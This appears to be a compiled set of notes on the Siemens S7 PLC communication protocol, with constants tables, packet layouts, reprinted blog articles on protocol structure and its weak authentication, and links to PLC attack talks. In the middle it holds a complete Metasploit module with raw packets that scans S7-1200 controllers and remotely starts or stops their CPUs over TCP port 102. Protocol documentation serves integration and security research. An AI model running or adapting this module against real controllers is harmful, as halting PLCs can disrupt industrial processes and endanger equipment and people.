0x011A - PG ressource error

0x011B - PLC ressource error

0x011C - Protocol error

0x011F - User buffer too short

0x0141 - Request error

0x01C0 - Version mismatch

0x01F0 - Not implemented

0x8001 - L7 invalid CPU state

0x8500 - L7 PDU size error

0xD401 - L7 invalid SZL ID

0xD402 - L7 invalid index

0xD403 - L7 DGS Connection already announced

0xD404 - L7 Max user NB

0xD405 - L7 DGS function parameter syntax error

0xD406 - L7 no info

0xD601 - L7 PRT function parameter syntax error

0xD801 - L7 invalid variable address

0xD802 - L7 unknown request

0xD803 - L7 invalid request status

#Return value of item response

0x00 - Reserved

0x01 - Hardware fault

0x03 - Accessing the object not allowed

0x05 - Address out of range

0x06 - Data type not supported

0x07 - Data type inconsistent

0x0a - Object does not exist

0xff - Success

#Job Request/Ack-Data function codes

0x00 - CPU services

0xF0 - Setup communication

0x04 - Read Variable

0x05 - Write Variable

0x1A - Request download

0x1B - Download block

0x1C - Download ended

0x1D - Start upload

0x1E - Upload

0x1F - End upload

0x28 - PLC Control

0x29 - PLC Stop

#Memory Areas

0x03 - System info of S200 family

0x05 - System flags of S200 family

0x06 - Analog inputs of S200 family

0x07 - Analog outputs of S200 family

0x1C - S7 counters (C)

0x1D - S7 timers (T)

0x1E - IEC counters (200 family)

0x1F - IEC timers (200 family)

0x80 - Direct peripheral access (P)

0x81 - Inputs (I)

0x82 - Outputs (Q)

0x83 - Flags (M) (Merker)

0x84 - Data blocks (DB)

0x85 - Instance data blocks (DI)

0x86 - Local data (L)

0x87 - Unknown yet (V)

#Transport size (variable Type) in Item data

0x01 - BIT

0x02 - BYTE

0x03 - CHAR

0x04 - WORD

0x05 - INT

0x06 - DWORD

0x07 - DINT

0x08 - REAL

0x09 - DATE

0x0A - TOD

0x0B - TIME

0x0C - S5TIME

0x0F - DATE AND TIME

0x1C - COUNTER

0x1D - TIMER

0x1E - IEC TIMER

0x1F - IEC COUNTER

0x20 - HS COUNTER

#Variable ddressing mode

0x10 - S7-Any pointer (regular addressing) memory+variable length+offset

0xa2 - Drive-ES-Any seen on Drive ES Starter with routing over S7

0xb2 - S1200/S1500? Symbolic addressing mode

0xb0 - Special DB addressing for S400 (subitem read/write)

#Transport size in data

0x00 - NULL

0x03 - BIT

0x04 - BYTE/WORD/DWORD

0x05 - INTEGER

0x07 - REAL

0x09 - OCTET STRING

#Block type constants

'08' - OB

'0A' - DB

'0B' - SDB

'0C' - FC

'0D' - SFC

'0E' - FB

'0F' - SFB

#Sub block types

0x08 - OB

0x0a - DB

0x0b - SDB

0x0c - FC

0x0d - SFC

0x0e - FB

0x0f - SFB

#Block security mode

0 - None

3 - Kow How Protect

#Block Language

0x00 - Not defined

0x01 - AWL

0x02 - KOP

0x03 - FUP

0x04 - SCL

0x05 - DB

0x06 - GRAPH

0x07 - SDB

0x08 - CPU-DB DB was created from Plc programm (CREAT\_DB)

0x11 - SDB (after overall reset) another SDB, don't know what it means, in SDB 1 and SDB 2, uncertain

0x12 - SDB (Routing) another SDB, in SDB 999 and SDB 1000 (routing information), uncertain

0x29 - ENCRYPT block is encrypted (encoded?) with S7-Block-Privacy

#Userdata transmission type

0x0 - Push cyclic data push by the PLC

0x4 - Request by the master

0x8 - Response by the slave

#Userdata last PDU

0x00 - Yes

0x01 - No

#Userdata Functions

0x1 - Programmer commands

0x2 - Cyclic data

0x3 - Block functions

0x4 - CPU functions

0x5 - Security

0x7 - Time functions

#Variable table type of data

0x14 - Request

0x04 - Response

#VAT area and length type

0x01 - MB

0x02 - MW

0x03 - MD

0x11 - IB

0x12 - IW

0x13 - ID

0x21 - QB

0x22 - QW

0x23 - QD

0x31 - PIB

0x32 - PIW

0x33 - PID

0x71 - DBB

0x72 - DBW

0x73 - DBD

0x54 - TIMER

0x64 - COUNTER

#Userdata programmer subfunctions

0x01 - Request diag data (Type 1)

0x02 - VarTab

0x0c - Erase

0x0e - Read diag data

0x0f - Remove diag data

0x10 - Forces

0x13 - Request diag data (Type2)

#Userdata cyclic data subfunctions

0x01 - Memory

0x04 - Unsubscribe

#Userdata block subfunctions

0x01 - List blocks

0x02 - List blocks of type

0x03 - Get block info

#Userdata CPU subfunctions

0x01 - Read SZL

0x02 - Message service

0x03 - Transition to stop

0x0b - Alarm was acknowledged in HMI/SCADA 1

0x0c - Alarm was acknowledged in HMI/SCADA 2

0x11 - PLC is indicating a ALARM message

0x13 - HMI/SCADA initiating ALARM subscription

#Userdata security subfunctions

0x01 - PLC password

#Userdata time subfunctions

0x01 - Read clock

0x02 - Set clock

0x03 - Read clock (following)

0x04 - Set clock

#Flags for LID access

0x2 - Encapsulated LID

0x3 - Encapsulated Index

0x4 - Obtain by LID

0x5 - Obtain by Index

0x6 - Part Start Address

0x7 - Part Length

#TIA 1200 area names

0x8a0e - DB

0x0000 - IQMCT

0x50 - Inputs (I)

0x51 - Outputs (Q)

0x52 - Flags (M)

0x53 - Counter (C)

0x54 - Timer (T)

# 11 Connection

A connection is setup in three steps:

### TCP/IP

* Connect to PLC at <IP ADDRESS> on TCP port 102

### COTP Connection Request

* See [ISO TP Connection Request](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/iso-tp#connection_request)

### S7 Comm PDU Negotiation

#### Header

See [S7 Comm](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/s7comm).

#### Request Params

| **Byte** | **Value** | **Description** |
| --- | --- | --- |
| **Fixed Part** | | |
| [0] | 0xF0 | Parameter: Setup communictation |
| [1] | 0x00 | Reserved |
| [2-3] | 0x00 01 | Max AmQ (parallel jobs with ack) calling |
| [4-5] | 0x00 01 | Max AmQ (parallel jobs with ack) called |
| [6-7] | 0x…… …… | [PDU Length](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/constants#pdu_sizes) (negotiated) |

#### Response Params

Identical to the request, with Message Type = 0x03 (ACK). Values for AmQs and PDU Length can vary from request.

# 12 Read Variable

## Request

[Message Type](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/constants#message_types) = JOB (0x01)

#### Params

| **Byte** | **Value** | **Description** |
| --- | --- | --- |
| **Fixed Part** | | |
| [0] | 0x04 | Function Code (Read = 0x04) |
| [1] | 0x01 | Item Count (only 1 item) |
| [2] | 0x12 | Spec type (Variable Specification = 0x12) |
| [3] | 0x0A | Parameter length |
| [4] | 0x10 | Syntax ID (addressing mode “any-type” = 0x10) |
| [5] | 0x…… | [Variable Type](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/constants#variable_types) |
| [6-7] | 0x…… …… | Count (number of elements of type Variable Type to read or write) |
| [8-9] | 0x…… …… | Address of the data block in memory to read |
| [10] | 0x…… | [Memory Area](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/constants#memory_areas) |
| [11-13] |  | offset of the addressed variable in the selected memory area (start address) |

#### Data

none.

## Response

[Message Type](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/constants#message_types) = ACK\_DATA (0x03)

#### Params

| **Byte** | **Value** | **Description** |
| --- | --- | --- |
| **Fixed Part** | | |
| [0-1] | 0x…… …… | Error Code |
| [2] | 0x04 | Function Code (Read = 0x04) |
| [3] | 0x01 | Item Count (only 1 item) |

#### Data

| **Byte** | **Value** | **Description** |
| --- | --- | --- |
| **Fixed Part** | | |
| [0] | 0xFF | [Response Item Return Code](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/constants#response_item_return_codes) (0xFF = ok) |
| [1] | 0x…… | [Transport Data Type](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/constants#transport_data_types) |
| [2-3] | 0x…… …… | Count (number of elements of type Transport Data Type to read) |
| **Variable Part** | | |
| [4-n] |  | Read Data (size depending on Transport Data Type) |

# 13 Write Variable

### Request

#### Params

| **Byte** | **Value** | **Description** |
| --- | --- | --- |
| **Fixed Part** | | |
| [0] | 0x05 | Write Variable = 0x05 |
| [1] | 0x01 | Item Count (only 1 item) |
| [2] | 0x12 | Spec type (Variable Specification = 0x12) |
| [3] | 0x0A | Parameter length |
| [4] | 0x10 | Syntax ID (addressing mode “any-type” = 0x10) |
| [5] | 0x…… | [Variable Type](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/constants#variable_types) |
| [6-7] | 0x…… …… | Count (number of elements of type Variable Type to read or write) |
| [8-9] | 0x…… …… | Address of the data block in memory to read |
| [10] | 0x…… | [Memory Area](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/constants#memory_areas) |
| [11-13] |  | offset of the addressed variable in the selected memory area (start address) |

#### Data

| **Byte** | **Value** | **Description** |
| --- | --- | --- |
| **Fixed Part** | | |
| [0] | 0x00 | Error Code |
| [1] | 0x…… | [Transport Data Type](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/constants#transport_data_types) (depends on variable type) |
| [2-3] | 0x…… …… | Count (number of elements of type Transport Data Type to write) |
| **Variable Part** | | |
| [4-n] |  | Data to write |

### Response

#### Params

| **Byte** | **Value** | **Description** |
| --- | --- | --- |
| **Fixed Part** | | |
| [0-1] | 0x…… …… | Error Code |
| [2] | 0x05 | Function Code (Write = 0x05) |
| [3] | 0x…… | Item Count |

#### Data

| **Byte** | **Value** | **Description** |
| --- | --- | --- |
| **Fixed Part** | | |
| [0] | 0x…… | Item Return Code (one byte per item, 0xFF = success) |

<https://blog.csdn.net/xdpcxq1029/article/details/129977734>

[The Siemens S7 Communication - Part 2 Job Requests and Ack Data](http://gmiru.com/article/s7comm-part2/)

[Fuzzing and Breaking Security Functions of SIMATIC PLCs](https://www.youtube.com/watch?v=XeSSuWR5PaU)

[PLC-Blaster: A worm Living Solely In The PLC](https://www.youtube.com/watch?v=NNAKaAKRUow)

[Rogue7: Rogue Engineering-Station Attacks on S7 Simatic PLCs](https://www.youtube.com/watch?v=dHxsctLBUEI)

[The spear to break the security wall of S7CommPlus](https://www.youtube.com/watch?v=93lyRgZYxKw)

# Exploit Title: Simatic S7 1200 CPU command module

# Date: 15-12-2015

# Exploit Author: Nguyen Manh Hung

# Vendor Homepage: http://www.siemens.com/

# Tested on: Siemens Simatic S7-1214C

# CVE : None

require 'msf/core'

class Metasploit3 < Msf::Auxiliary

include Msf::Exploit::Remote::Tcp

include Msf::Auxiliary::Scanner

def initialize(info = {})

super(update\_info(info,

'Name'=> 'Simatic S7-1200 CPU START/STOP Module',

'Description' => %q{

Update 2015

The Siemens Simatic S7-1200 S7 CPU start and stop functions over ISO-TSAP.

},

'Author' => 'Nguyen Manh Hung <tdh.mhung@gmail.com>',

'License' => MSF\_LICENSE,

'References' =>

[

[ 'nil' ],

],

'Version' => '$Revision$',

'DisclosureDate' => '11-2015'

))

register\_options(

[

Opt::RPORT(102),

OptInt.new('FUNC',[true,'func',1]),

OptString.new('MODE', [true, 'Mode select:

START -- start PLC

STOP -- stop PLC

SCAN -- PLC scanner',"SCAN"]),

], self.class)

end

####################################################################################

def packet()

packets=[ #dua tren TIA portal thay cho hello plc

"\x03\x00\x00\x23\x1e\xe0\x00\x00"+

"\x00\x06\x00\xc1\x02\x06\x00\xc2"+

"\x0f\x53\x49\x4d\x41\x54\x49\x43"+

"\x2d\x52\x4f\x4f\x54\x2d\x45\x53"+

"\xc0\x01\x0a",

#session debug

"\x03\x00\x00\xc0\x02\xf0\x80\x72"+

"\x01\x00\xb1\x31\x00\x00\x04\xca"+

"\x00\x00\x00\x02\x00\x00\x01\x20"+

"\x36\x00\x00\x01\x1d\x00\x04\x00"+

"\x00\x00\x00\x00\xa1\x00\x00\x00"+

"\xd3\x82\x1f\x00\x00\xa3\x81\x69"+

"\x00\x15\x16\x53\x65\x72\x76\x65"+

"\x72\x53\x65\x73\x73\x69\x6f\x6e"+

"\x5f\x43\x43\x39\x43\x33\x39\x33"+

"\x44\xa3\x82\x21\x00\x15\x0b\x31"+

"\x3a\x3a\x3a\x36\x2e\x30\x3a\x3a"+

"\x3a\x12\xa3\x82\x28\x00\x15\x0d"+

"\x4f\x4d\x53\x2b\x20\x44\x65\x62"+

"\x75\x67\x67\x65\x72\xa3\x82\x29"+

"\x00\x15\x00\xa3\x82\x2a\x00\x15"+

"\x00\xa3\x82\x2b\x00\x04\x84\x80"+

"\x80\x80\x00\xa3\x82\x2c\x00\x12"+

"\x11\xe1\xa3\x00\xa3\x82\x2d\x00"+

"\x15\x00\xa1\x00\x00\x00\xd3\x81"+

"\x7f\x00\x00\xa3\x81\x69\x00\x15"+

"\x15\x53\x75\x62\x73\x63\x72\x69"+

"\x70\x74\x69\x6f\x6e\x43\x6f\x6e"+

"\x74\x61\x69\x6e\x65\x72\xa2\xa2"+

"\x00\x00\x00\x00\x72\x01\x00\x00",

######

"\x03\x00\x00\x77\x02\xf0\x80\x72"+#p1

"\x02\x00\x68\x31\x00\x00\x05\x42"+

"\x00\x00\x00\x03\x00\x00\x03\xff"+

"\x34\x00\x00\x03\xff\x01\x01\x82"+

"\x32\x01\x00\x17\x00\x00\x01\x3a"+

"\x82\x3b\x00\x04\x81\x40\x82\x3c"+

"\x00\x04\x81\x40\x82\x3d\x00\x04"+

"\x00\x82\x3e\x00\x04\x84\x80\xc0"+

"\x40\x82\x3f\x00\x15\x00\x82\x40"+

"\x00\x15\x05\x32\x3b"+

"\x35\x34\x34\x82\x41"+

"\x00\x03\x00\x03\x00\x00\x00\x00"+#2

"\x04\xe8\x89\x69\x00\x12\x00\x00"+

"\x00\x00\x89\x6a\x00\x13\x00\x89"+

"\x6b\x00\x04\x00\x00\x00\x00\x00"+

"\x00\x72\x02\x00\x00",

#unknown

"\x03\x00\x00\x07\x02\xf0\x00",

#bat dau qua trinh diag

"\x03\x00\x00\x2b\x02\xf0\x80\x72"+

"\x02\x00\x1c\x31\x00\x00\x04\xbb"+

"\x00\x00\x00\x05\x00\x00\x03\xff"+

"\x34\x00\x00\x00\x01\x00\x00\x00"+

"\x00\x00\x00\x00\x00\x00\x00\x72"+

"\x02\x00\x00",

#tiep tuc diag

"\x03\x00\x00\x2b\x02\xf0\x80\x72"+

"\x02\x00\x1c\x31\x00\x00\x04\xbb"+

"\x00\x00\x00\x06\x00\x00\x03\xff"+

"\x34\x00\x00\x00\x02\x00\x01\x01"+

"\x00\x00\x00\x00\x00\x00\x00\x72"+

"\x02\x00\x00",

#truoc start-stop

"\x03\x00\x00\x42\x02\xf0\x80"+

"\x72\x02\x00\x33\x31\x00\x00\x04"+

"\xfc\x00\x00\x00\x07\x00\x00\x03"+

"\xff\x36\x00\x00\x00\x34\x02\x91"+

"\x3d\x9b\x1e\x00\x00\x04\xe8\x89"+

"\x69\x00\x12\x00\x00\x00\x00\x89"+

"\x6a\x00\x13\x00\x89\x6b\x00\x04"+

"\x00\x00\x00\x00\x00\x00\x00\x72"+

"\x02\x00\x00",

#start

"\x03\x00\x00\x43\x02\xf0\x80"+

"\x72\x02\x00\x34\x31\x00\x00\x04"+

"\xf2\x00\x00\x00\x08\x00\x00\x03"+

"\xff\x36\x00\x00\x00\x34\x01\x90"+

"\x77\x00\x08\x03\x00\x00\x04\xe8"+

"\x89\x69\x00\x12\x00\x00\x00\x00"+

"\x89\x6a\x00\x13\x00\x89\x6b\x00"+

"\x04\x00\x00\x00\x00\x00\x00\x00"+

"\x72\x02\x00\x00",

#stop

"\x03\x00\x00\x43\x02\xf0\x80"+

"\x72\x02\x00\x34\x31\x00\x00\x04"+

"\xf2\x00\x00\x00\x08\x00\x00\x03"+

"\xff\x36\x00\x00\x00\x34\x01\x90"+

"\x77\x00\x08\x01\x00\x00\x04\xe8"+

"\x89\x69\x00\x12\x00\x00\x00\x00"+

"\x89\x6a\x00\x13\x00\x89\x6b\x00"+

"\x04\x00\x00\x00\x00\x00\x00\x00"+

"\x72\x02\x00\x00",

]

return packets

end

#############################################################################

def start\_PLC(scr)

print\_good "mode select: START"

sock.put(packet[6].gsub("\xff",[scr].pack("c")))#send hello plc

sock.get\_once()

sleep(0.05)

sock.put(packet[7].gsub("\xff",[scr].pack("c")))#send hello plc

#sock.get\_once()

dt=sock.get\_once(-1, sock.def\_read\_timeout)

if dt.length.to\_i == 30

print\_good "PLC---->RUN"

else

a= dt.to\_s.gsub(/[\x80-\xff]/," ")

print\_error a.to\_s.gsub(/[\x00-\x30]/," ")

end

end

#############################################################################

def stop\_PLC(scr)

print\_good "mode select: STOP"

sock.put(packet[6].gsub("\xff",[scr].pack("c")))#send hello plc

sock.get\_once()

sleep(0.05)

sock.put(packet[8].gsub("\xff",[scr].pack("c")))#send hello plc

dt=sock.get\_once(-1, sock.def\_read\_timeout)

if dt.length.to\_i == 30

print\_good "PLC---->STOP"

else

a= dt.to\_s.gsub(/[\x80-\xff]/," ")

print\_error a.to\_s.gsub(/[\x00-\x30]/," ")

end

end

#############################################################################

def PLC\_SCAN(ip)

sock.put(packet[0])#send hello plc

sock.get\_once()

sleep(0.05)

sock.put(packet[1])#xin 1 session debug

dt=sock.get\_once(-1, sock.def\_read\_timeout)

sock.put(packet[3])#send hello plc

sock.get\_once()

arr=dt.split(/;/)

print\_good "#{ip.to\_s}: #{arr[2].to\_s} : #{arr[3][0..3].to\_s}"

end

#############################################################################

def run\_host(ip)

mode=datastore['MODE']

func=datastore['FUNC']

connect()

if mode !="scan" && mode!="SCAN"

sock.put(packet[0])#send hello plc

sock.get\_once()

sleep(0.05)

sock.put(packet[1])#xin 1 session debug

dt=sock.get\_once(-1, sock.def\_read\_timeout)

sock.put(packet[3])#send hello plc

sock.get\_once()

arr=dt.split(/;/)

print\_good "#{arr[2].to\_s} : #{arr[3][0..3].to\_s}"

data=dt.unpack("C\*")

a= (data[24]).to\_i

b= (data[26]).to\_i

scr=a|128

scr1=b|128

#print\_line scr.to\_s

if arr.length.to\_i ==5 #neu lay duoc session

session\_i= arr[4][0..4].each\_byte.map { |dt| '\x%02x' % dt.to\_i }.join

pac=packet[2].gsub("\xff",[scr].pack("c"))

sock.put(pac.gsub("\x35\x34\x34\x82\x41", arr[4][0..4]))

end

sock.put(packet[3])#send uknown packet to plc

sock.get\_once()

case mode

when "START" , "start"

start\_PLC(scr)

when "STOP" , "stop"

stop\_PLC(scr)

else

print\_error("Invalid MODE")

end

else

PLC\_SCAN(ip)

end

disconnect()

end

end

# The Siemens S7 Communication - Part 1 General Structure

## January 30, 2016

# The Siemens S7 Communication - Part 1 General Structure

I have been working with Siemens PLCs for quite some time, mostly developing applications that either communicate with them or observe/simulate their communication. I thought it would be time to share my gathered knowledge of the S7 protocol as some might find it useful, interesting. The purpose of this writing is to aid those who wish to gain a deeper understanding of the Siemens S7 communication protocol and help the development of software interfering with these devices. This documentation of the protocol is not comprehensive, there are many parts left to be uncovered. While writing this article I only had access to S-300 and S-400 series devices (S315-2A and S417 to be specific) and I had never worked with S-200/S-1200/S-1500 series PLCs before, thus functions specific to those are not covered here.

As far as I know, there is no publicly available documentation for the S7 protocol, however there are a few notable projects that help to deal with it. Davide Nardella has created a fantastic open source communication library the [Snap7](http://snap7.sourceforge.net/), which implements basic communication scenarios. The library comes with the extensive documentation of the basic structure of the S7 protocol. Another great project is the [S7 Wireshark dissector](http://sourceforge.net/projects/s7commwireshark/) by Thomas W. which covers most of the protocol and its source code contains a lengthy list of protocol constants. These proved to be invaluable for me during the years I have spent working with Siemens equipment. Since, there is no official documentation, official terminology does not exists when it comes to the S7 protocol. In the rest of this document I try to comply with the terms used in the above mentioned projects.

**Edit:** Since I wrote this article I learned about a new and actively developed open-source project, [plc4x](https://plc4x.incubator.apache.org/protocols/s7/index.html). The project provides implementation for multiple industrial protocols including the S7 protocol.

## 1. The Siemens Communication Scenario

Before going into more technical details first I’d like to briefly introduce the basic Siemens communication theater. When I talk about the “**S7 protocol**” I refer to the Ethernet S7 communication that is mainly used to connect the PLCs to the (I)PC stations (PG/PC - PLC communication). This is not to be confused with the different fieldbus protocols that the Siemens equipment use, such as MPI, Profibus, IE and Profinet (which is an Ethernet based protocol used to connect PLCs to IO modules, not the management protocol of the devices).


Most of the time the Siemens communication follows the traditional **master-slave** or **client-server** model, where the PC (master/client) sends **S7 requests** to the field device (slave/server). These requests are used to query from or send data to the device or issue certain commands. There are a few exceptions when a PLC can be the communication master, with **FB14/FB15** the device can initiate **GET** and **PUT** requests to other devices.

In the S400 series a so called **Cyclic Data I/O** function is implemented, this resembles to the traditional **publisher-subscriber** model. The PC can subscribe to certain events, than the PLC **periodically pushes** the requested data to the network. There is also a **Partner** or **peer-to-peer** model, when an Active Partner requests a connection and calls **Block Send** while at the same time the Passive Partner calls the **Block Receive** method.

For more information on the general overview of the S7 communication see the [Siemens Simatic Net](https://support.automation.siemens.com/WW/llisapi.dll/csfetch/1172423/iethb_e.pdf?func=cslib.csFetch&nodeid=1172846&forcedownload=true) and [Snap7](http://snap7.sourceforge.net/) documentation.

## 2. The S7 PDU

The S7 protocol TCP/IP implementation relies on the block oriented ISO transport service. The S7 protocol is wrapped in the **TPKT** and **ISO-COTP** protocols, which allows the **PDU** (Protocol Data Unit) to be carried over TCP. The **ISO over TCP** communication is defined in [RFC1006](https://tools.ietf.org/html/rfc1006), the **ISO-COTP** is defined in [RFC2126](https://tools.ietf.org/html/rfc2126) which is based on the **ISO 8073** protocol ([RFC905](https://tools.ietf.org/html/rfc905)).This structure is presented in the figure below.




The S7 protocol is **function/command** oriented which means a transmission consist of an S7 request and an appropriate reply (with very few exceptions). The number of the parallel transmission and the maximum length of a PDU is negotiated during the connection setup.

The S7 PDU consists of three main parts:

* **Header:** contains length information, PDU reference and message type constant
* **Parameters:** the content and structure greatly varies based on the message and function type of the PDU
* **Data:** it is an optional field to carry the data if there is any, e.g. memory values, block code, firmware data …etc.

### 2.1 Header

The header is 10-12 bytes long, the **Acknowledgement** messages contain two extra error code bytes. Other than that the header format is consistent across all the PDUs.



Fields:

* **Protocol ID:**[1b] protocol constant always set to 0x32
* **Message Type:**[1b] the general type of the message (sometimes referred as ROSCTR type)
  + 0x01-**Job Request**: request sent by the master (e.g. read/write memory, read/write blocks, start/stop device, setup communication)
  + 0x02-**Ack**: simple acknowledgement sent by the slave with no data field (I have never seen it sent by the S300/S400 devices)
  + 0x03-**Ack-Data**: acknowledgement with optional data field, contains the reply to a job request
  + 0x07-**Userdata**: an extension of the original protocol, the parameter field contains the request/response id, (used for programming/debugging, SZL reads, security functions, time setup, cyclic read..)
* **Reserved:**[2b] always set to 0x0000 (but probably ignored)
* **PDU reference:**[2b] generated by the master, incremented with each new transmission, used to link responses to their requests, **Little-Endian** (note: this is the behaviour of WinCC, Step7, and other Siemens programs, it could probably be randomly generated, the PLC just copies it to the reply)
* **Parameter Length:**[2b] the length of the parameter field, **Big-Endian**
* **Data Length:**[2b] the length of the data field, **Big-Endian**
* **(Error class):**[1b] only present in the **Ack-Data** messages, the possible error constants are listed in the [constants.txt](http://gmiru.com/resources/s7proto/constants.txt)
* **(Error code):**[1b] only present in the **Ack-Data** messages, the possible error constants are listed in the [constants.txt](http://gmiru.com/resources/s7proto/constants.txt)

The rest of the message greatly depends on the **Message Type** and function code I will be covering each of those in the upcoming articles. [Part 2](http://gmiru.com/article/s7comm-part2/) will focus on **Job Request**s and **Ack-Data** messages. ~~Part 3 will cover the different \*\*Userdata\*\* functions and their structures.~~

All the different protocol constants are collected in the [constants.txt](http://gmiru.com/resources/s7proto/constants.txt).

I plan to keep these writings updated as much as possible, so if you have anything to add or correct feel free to contact me or leave a comment.

**Update 2018-04-08:**

* Added reference to plc4x
* Added link to the second part

**Update 2017-03-14:**

* I have added a git repo with various thematic network captures of S7 communication [click here](https://github.com/gymgit/s7-pcaps)
* I am no longer working with Siemens equipment however due to the interest in the topic I have started writing part 2 of this article. Since I have no access to real devices it is going to be based on the different traffic captures I have laying around and my memories. Expect more gaps to fill
* I have limited experience dealing with **userdata** messages (other than SZL reads and cyclic updates they are mostly used for development, programming and debugging purposes) so I am not sure if I can cover them in a meaningful way based on the few pcaps I have

# The Siemens S7 Communication - Part 2 Job Requests and Ack Data

This article series introduces the Siemens S7 protocol in depth, the [first part](http://gmiru.com/article/s7comm/) detailed the general communication scenario and packet structure. This part further examines the purpose and internal structure of the Job Request and Ack Data messages. These message types are discussed together because they are very similar and usually each Job Request results in an Ack Data reply.


The structure of the S7 PDU and the general protocol header is explained in the [previous part](http://gmiru.com/article/s7comm/). However, the parameter header is specific to the message type and for the Job and Ack Data messages it begins with a **function code.** The structure of the rest of the fields depend on this value. This **function code** determines the purpose of the message and serves as the basis of further discussion.

### 1. Setup Communication [0xF0]

Pcap: [S300-setup-communication](https://github.com/gymgit/s7-pcaps/blob/master/snap7_s300_setupCommunication.pcapng)

This message pair (a Job and Ack Data response) is sent at the beginning of each session before any other messages could be exchanged. It is used to negotiate the size of the **Ack queues** and the **max PDU length**, both parties declare their supported values. The length of the **Ack queues** determine the number of parallel jobs that can be initiated simultaneously without acknowledgement. Both the PDU and queue length fields are big endian.

The parameter header is shown in the following diagram:



#### 1.1 S7 Authentication and Protection

Pcap: [s300-authentication](https://github.com/gymgit/s7-pcaps/blob/master/step7_s300_AuthPassword.pcapng)

This is probably a good place to talk about the S7 authentication and protection mechanisms (even though they have nothing to do with the actual communication setup). There are three protection modes that can be set during configuration for the CPU.

* No protection: Just as one would expect no authentication is required.
* Write protection: For certain data write and configuration change operations authentication is required.
* Read/Write protection: Just like the previous one but certain read operations require authentication as well.

It must be noted that even if Read/Write protection is enabled there are certain operations that are allowed such as reading **SZL Lists** or reading and writing into **Marker** area. Other operations such as reading or writing **Object/Function/Data Blocks** should return a permission error.

There are two protection level sets associated with the CPU, the assigned protection level and the real protection level. The assigned protection level is the one set during configuration, while the real one is the current protection level applicable for the communication session.

During normal operation clients that need read/write privileges query the real and assigned protection levels, after the communication setup, through **SZL reads** (SZL ID: 0x0132 SZL Index: 0x0004). If authentication is required the password is sent to the device, in a **userdata** message, which lowers the effective protection level.

Just before anyone would think that this provides at least a tiny bit of security let me clarify that it is not. The password is six bytes and sent almost in the clear (XORed with constants and shifted). It is replayable and can be bruteforced. The protocol also provides no integrity or confidentiality protection, message injection and modification is possible. The general rule of thumb when it comes to S7 security is **if you can ping the device you can own it**.

It must be noted here that the S7-1200/1500 series devices use a slightly different approach, protection levels are handled a bit differently and the password sent is significantly longer (it is actually the hash of the password) but it is still constant and replayable.

### 2. Read/Write Variable [0x04/0x05]

Pcaps:

* [s300-read-variable-simple](https://github.com/gymgit/s7-pcaps/blob/master/snap7_s300_readVar.pcapng)
* [s300-read-write-variable](https://github.com/gymgit/s7-pcaps/blob/master/wincc_s300_setup-alarm-read-write.pcapng) (multiple variable reads and writes with simple addressing)
* [s400-read-write-variable-db](https://github.com/gymgit/s7-pcaps/blob/master/wincc_s400_production.pcapng) (multiple variable reads and writes with database addressing)

Here is when things start to get a bit more complicated, I highly recommend looking at the provided pcaps while reading this section (wireshark2 comes with S7 dissector enabled by default). Data read and write operations are carried out by specifying the memory area of the variable, its address (offset) and its size or type. Before going into the protocol details I would like to briefly introduce the S7 addressing model.

Like mentioned previously variables are accessed by specifying their addresses, this address is composed of three main attributes. The memory area:

* **Merker:**[M] arbitrary marker variables or flag registers reside here.
* **Data Block:**[DB] DB areas are the most common place to store data required by the different functions of the device, these data block are numbered which is part of the address.
* **Input:**[I] digital and analog input module values, mapped into memory.
* **Output:**[Q] similarly memory mapped outputs.
* **Counter:**[C] values of different counters used by the PLC program.
* **Timer:**[T] values of different timers used by the PLC program.

There are other less common memory areas as well (such as local data [L] and peripheral access [P] and so on).

The type of the variable determines its length and how it should be interpreted. A few examples are:

* BIT:[X] a single bit.
* WORD: two bytes wide unsigned integer.
* DINT: four bytes wide signed integer.
* REAL: four bytes wide IEEE floating point number.
* COUNTER: counter type used by the PLC program counters.

An example address of a variable is DB123X 2.1 which accesses the second bit of the third byte of the Data Block #123.

After this short detour let’s go back to the protocol’s implementation of variable read/write. The S7 protocol supports querying multiple variable reads/writes in single message with different addressing modes. There are three main modes:

* **any-type:** This is the default addressing mode and it is used to query arbitrary variables. All three parameters (area, address, type) are specified for each addressed variable.
* **db-type:** This is special mode designed to address DB area variables, it is more compact than the any-type addressing.
* **symbolic-addressing:** This mode is used by the S7-1200/1500 series devices and allows the addressing of certain variables with their pre-defined symbolic names. This mode will not be covered in detail here.

For each addressing mode the **Parameters** header is structured in the same way:

* **Function Code:**[1b] constant value of 0x04 for read or 0x05 for write Jobs and replies.
* **Item Count:**[1b] number of following **Request Item** structures.
* **Request Item:** this structure is used to address the actual variables, its length and fields depend on the type of addressing being used. These items are only present in the **Job** request and are emitted from the corresponding **Ack Data** no matter what the addressing mode is or whether it is a read or write request.

